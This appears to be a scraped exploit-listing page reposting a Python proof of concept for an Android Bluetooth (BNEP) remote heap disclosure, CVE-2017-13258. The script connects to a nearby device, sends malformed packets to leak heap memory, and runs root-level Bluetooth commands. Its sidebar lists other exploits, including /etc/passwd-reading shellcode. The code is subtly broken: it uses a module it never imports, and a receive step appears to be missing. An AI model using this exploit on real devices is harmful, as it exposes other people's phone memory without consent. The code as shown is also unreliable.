Android Bluetooth - BNEP bnep_data_ind() Remote Heap Disclosure

March 27, 2018

Exploit Collector

EDB-ID: 44326

Author: QuarksLab

Published: 2018-03-23

CVE: CVE-2017-13258...

Type: Dos

Platform: Android

Aliases: N/A

Exploit Collector

Vulnerable App: N/A

Shell - Konsole


```
import sys
import struct

import bluetooth

BNEP_PSM = 15
BNEP_FRAME_COMPRESSED_ETHERNET = 0x02
LEAK_ATTEMPTS = 20

def leak(src_bdaddr, dst):

    bnep = bluetooth.BluetoothSocket(bluetooth.L2CAP)
    bnep.settimeout(5)
    bnep.bind((src_bdaddr, 0))
    print 'Connecting to BNEP...'
    bnep.connect((dst, BNEP_PSM))
    bnep.settimeout(1)
    print 'Leaking bytes from the heap of com.android.bluetooth...'

    for i in range(LEAK_ATTEMPTS):
        # A byte from the heap at (p + controlled_length) will be leaked
        # if it's greater than BNEP_FILTER_MULTI_ADDR_RESPONSE_MSG (0x06).
        # This BNEP packet can be seen in Wireshark with the following info:
        # "Compressed Ethernet+E - Type: unknown[Malformed packet]".
        # The response sent by bnep_send_command_not_understood() contains 3 bytes:
        # 0x01 (BNEP_FRAME_CONTROL) + 0x00 (BNEP_CONTROL_COMMAND_NOT_UNDERSTOOD) + leaked byte

        # 0x82 & 0x80 == 0x80 -> Extension flag = True. 0x82 & 0x7f == 0x2 -> type
        type_and_ext_present = BNEP_FRAME_COMPRESSED_ETHERNET | 0x80

        # 0x80 -> ext -> we need to pass this check: !(ext & 0x7f)
        ext = 0x80

        # i -> length (the 'p' pointer is advanced by this length)

        bnep.send(struct.pack('<BBB', type_and_ext_present, ext, i))
```

```
        if data:
            print 'heap[p + 0x%02x] = 0x%02x' % (i, ord(data[-1]))
        else:
            print 'heap[p + 0x%02x] <= 6' % (i)

    print 'Closing connection.'
    bnep.close()


def main(src_bdaddr, dst):
    os.system('hciconfig %s sspmode 0' % (src_bdaddr,))
    os.system('hcitool dc %s' % (dst,))

    leak(src_bdaddr, dst)


if __name__ == '__main__':
    if len(sys.argv) < 3:
        print('Usage: python bnep01.py <src-bdaddr> <dst-bdaddr>')
    else:
        if os.getuid():
            print 'Error: This script must be run as root.'
        else:
            main(sys.argv[1], sys.argv[2])
```

Source: www.exploit-db.com

Related Posts

Exploit Collector



Follow @KitPloit 101K followers

Popular Posts

Exploit Collector


Linux/x86 Read /etc/passwd Shellcode

62 bytes small Linux/x86 read /etc/passwd shellcode.

Microsoft Internet Explorer VBScript Engine CVE-2018-8174 Arbitrary Code Execution Vulnerability

Microsoft Internet Explorer is prone to an unspecified arbitrary code-execution vulnerability.

Attackers can exploit this vulnerability to execute arbitrary code in the ...



Exploit Collector

WhatsApp 2.18.31 iOS Memory Corruption

WhatsApp version 2.18.31 on iOS suffers from a remote memory corruption vulnerability.

Archive